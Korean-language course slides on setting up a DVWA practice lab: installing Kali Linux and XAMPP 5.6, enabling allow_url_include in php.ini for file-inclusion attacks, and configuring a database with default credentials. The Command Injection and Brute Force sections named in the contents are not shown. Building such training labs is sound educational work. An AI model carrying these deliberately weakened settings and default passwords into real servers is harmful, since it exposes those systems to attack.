

# DVWA 환경구성 Command Injection &Brute Force

웹 모의해킹 실습 1-2주차

배준호

# CONTENTS

---


## 목차

- |   |      |                   |
|---|------|-------------------|
| 1 | ———— | 칼리 리눅스 설치         |
| 2 | ———— | DVWA 환경구성         |
| 3 | ———— | Command Injection |
| 4 | ———— | Brute Force       |

# 1. 칼리 리눅스 설치

---


- 칼리 리눅스: 모의 해킹, 보안 관련 프로그램들을 모아둔 리눅스 운영체제
- <https://www.kali.org/> 접속 후 다운로드 버튼 클릭




### 설치 프로그램 이미지

- ✓ 하드웨어에 직접 액세스
- ✓ 맞춤형 칼리 커널
- ✓ 오버헤드 없음

단일 또는 다중 부팅 Kali는 하드웨어 액세스를 완벽하게 제어할 수 있게 하여(내장 Wi-Fi 및 GPU에 적합) 최고의 성능을 구현합니다.


 Recommended



### 가상 머신

- ✓ 스냅샷 기능
- ✓ 고립된 환경
- ✓ 맞춤형 칼리 커널
- ✗ 하드웨어에 대한 제한된 직접 액세스
- ✗ 더 높은 시스템 요구 사항


VMware 및 VirtualBox 사전 구축 이미지. 스냅샷과 같은 추가 기능으로 호스트 OS를 변경하지 않고 Kali 설치를 허용합니다. 빠른 회전을 위한 Vagrant 이미지도 사용할 수 있습니다.

 Recommended

# 1. 칼리 리눅스 설치

---


- VMware 64 다운




# 1. 칼리 리눅스 설치

---

- 가상환경 vmware



- open a virtual machine 클릭



# 1. 칼리 리눅스 설치

---

- id: kali
- password: kali



## 2. DVWA 환경구성

---

- DVWA : 웹 해킹을 연구할수있도록 취약하게 설정되어 있는 오픈소스 웹 어플리케이션 서비스환경이다.
- 초급LOW 중급 medium 고급 high 레벨로 분류되어 있는데 레벨이 높아질수록 secure 코딩이 강하게 적용되어 있다.

## 2. DVWA 환경구성 - xampp 설치

---

- <https://www.apachefriends.org/> 접속
- 리눅스 XAMPP 다운로드 후
- `cd /home/kali/Downloads/`

```
(root@kali)-[/home/kali/Downloads]
# chmod +x ./xampp-linux-x64-5.6.23-0-installer.run

(root@kali)-[/home/kali/Downloads]
# ls
DVWA-master.zip
xampp-linux-x64-5.6.23-0-installer.run
xampp-linux-x64-8.2.4-0-installer.run

(root@kali)-[/home/kali/Downloads]
# ./xampp-linux-x64-5.6.23-0-installer.run
```

실행권한을 부여해야함


`chmod +x ./xampp-linux-x64-5.6.23-0-installer.run`

※DVWA에서는 7버전 이상을 쓰면 안됨 5버전  
을 써야함



## 2. DVWA 환경구성 - xampp 설치

---



실행

```
./xampp-linux-x64-5.6.23-0-installer.run
```

※ 설정윈도우는 터미널에서 이명령어를 실행하여 다시 표시할 수 있다

```
/opt/lampp/manager-linux-x64.run &
```

## 2. DVWA 환경구성 - xampp 설치

---

```
894 allow_url_fopen=On
895
896 ; Whether to allow include/
897 ; http://php.net/allow-url-i
898 allow_url_include=On|
```

dvwa 설정을위한 편집

gedit /opt/lampp/etc/php.ini

※gedit 편집기 설치하라는 문구 뜰시 y누르면됨

컨트롤+f : allow\_url\_include=On으로 바꾼다  
=> 파일 인클루전 공격을할 때 필요한옵션

## 2. DVWA 환경구성 - DVWA 설치

---

- <https://github.com/digininja/dvwa> 접속 후 zip 다운로드

### Download

While there are various versions of DVWA around, the only supported version is the latest source from the official GitHub repository. You can either clone it from the repo:

```
git clone https://github.com/digininja/DVWA.git
```

☐ download a ZIP of the files.

## 2. DVWA 환경구성 - DVWA 설치

---

```
(root@kali)-[/home/kali/Downloads]
# ls -al
total 154700
drwxr-xr-x  2 kali kali    4096 Apr 28 12:21 .
drwx----- 17 kali kali    4096 Apr 28 12:08 ..
-rw-r--r--  1 kali kali   654231 Apr 28 12:21 DVWA-master.zip
-rwxr-xr-x  1 kali kali 157746191 Apr 28 11:57 xampp-linux-x64-8.2.4-0-installer.run
```

cd /home/kali/Downloads

unzip DVWA-master.zip

```
(root@kali)-[/home/kali/Downloads]
# ls -al
total 154704
drwxr-xr-x  3 kali kali    4096 Apr 28 12:23 .
drwx----- 17 kali kali    4096 Apr 28 12:08 ..
drwxr-xr-x 11 root root    4096 Apr  3 02:51 DVWA-master
-rw-r--r--  1 kali kali   654231 Apr 28 12:21 DVWA-master.zip
-rwxr-xr-x  1 kali kali 157746191 Apr 28 11:57 xampp-linux-x64-8.2.4-0-installer.run
```

mv DVWA-master /opt/lampp/htdocs/dvwa

```
(root@kali)-[/opt/lampp/htdocs/dvwa/config]
# cp config.inc.php.dist config.inc.php
```

cd /opt/lampp/htdocs/dvwa/config  
cp config.inc.php.dist config.inc.php

## 2. DVWA 환경구성

---

```
18 $_DVWA[ 'db_server' ] = '127.0.0.1';
19 $_DVWA[ 'db_database' ] = 'dvwa';
20 $_DVWA[ 'db_user' ] = 'admin';
21 $_DVWA[ 'db_password' ] = 'password';
22 $_DVWA[ 'db_port' ] = 3306;
23
24 # ReCAPTCHA settings
25 #   Used for the 'Insecure CAPTCHA' module
26 #   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
27 $_DVWA[ 'recaptcha_public_key' ] = '6LdqwcYlAAAAA0AgvFLTdkwM1i7716BgX_0wrBs';
28 $_DVWA[ 'recaptcha_private_key' ] = '6LdqwcYlAAAAA0JriJAbD2dZDgf-IKthkrDKF6tk';
```

gedit config.inc.php

db\_user = 'dvwa'에서 'admin'으로 변경  
db\_password = 'p@ssw0rd'에서 'password'로 변경

mv DVWA-master /opt/lampp/htdocs/dvwa

cd /opt/lampp/htdocs/dvwa/config  
cp config.inc.php.dist config.inc.php

## 2. DVWA 환경구성

---

```
(root@kali)-[/opt/lampp/htdocs/dvwa/config]  
# service mysql start
```

```
(root@kali)-[/opt/lampp/htdocs/dvwa/config]  
# mysql -u root -p
```

```
MariaDB [(none)]> create user admin@localhost identified by 'password';  
Query OK, 0 rows affected (0.001 sec)
```

```
MariaDB [(none)]> grant all on dvwa.* to admin@localhost;  
Query OK, 0 rows affected (0.000 sec)
```

```
MariaDB [(none)]> flush privileges;  
Query OK, 0 rows affected (0.000 sec)
```

# service mysql start


# mysql -u root -p

# create user admin@localhost identified by 'password'; (config.ini.php 파일에 입력되어 있는 패스워드와 동일하게 설정)

# grant all privileges on dvwa.\* to admin@localhost; (admin 계정에 dvwa 데이터베이스에 대한 권한 부여)

# flush privileges; 변경사항 적용

## 2. DVWA 환경구성 완료



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

### Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.  
If you get an error make sure you have the correct user credentials in: `/opt/lampp/htdocs/dvwa/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset.**  
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

---

### Setup Check

Web Server SERVER\_NAME: **192.168.44.139**

Operating system: **\*nix**

PHP version: **5.6.23**  
PHP function display\_errors: **Enabled** (Easy Mode!)  
PHP function safe\_mode: **Disabled**  
PHP function allow\_url\_include: **Enabled**  
PHP function allow\_url\_fopen: **Enabled**  
PHP function magic\_quotes\_gpc: **Disabled**  
PHP module gd: **Installed**  
PHP module mysql: **Installed**  
PHP module pdo\_mysql: **Installed**

Backend database: **MySQL/MariaDB**  
Database username: **admin**  
Database password: **\*\*\*\*\***  
Database database: **dvwa**  
Database host: **127.0.0.1**  
Database port: **3306**

## 2. DVWA 접속 주의 사항


---

- 가상머신으로 OS를 정지하지 않고 OS 자체를 종료하게 되면 재부팅하면서 열려 있던 서버와 DB가 닫히게 된다.
- 그러면 설치가 완료되어도 DVWA에 정상적으로 접근할 수 없다.
- localhost에 접속했을 때 아파치 서버부터 안 뜬다면
- `/opt/lampp/manager-linux-x64.run &` 명령어를 통해 xampp 실행 후 아파치를 실행한다.
- 만약 DB에 접속할 수 없다면 -> `service mysql start` 입력



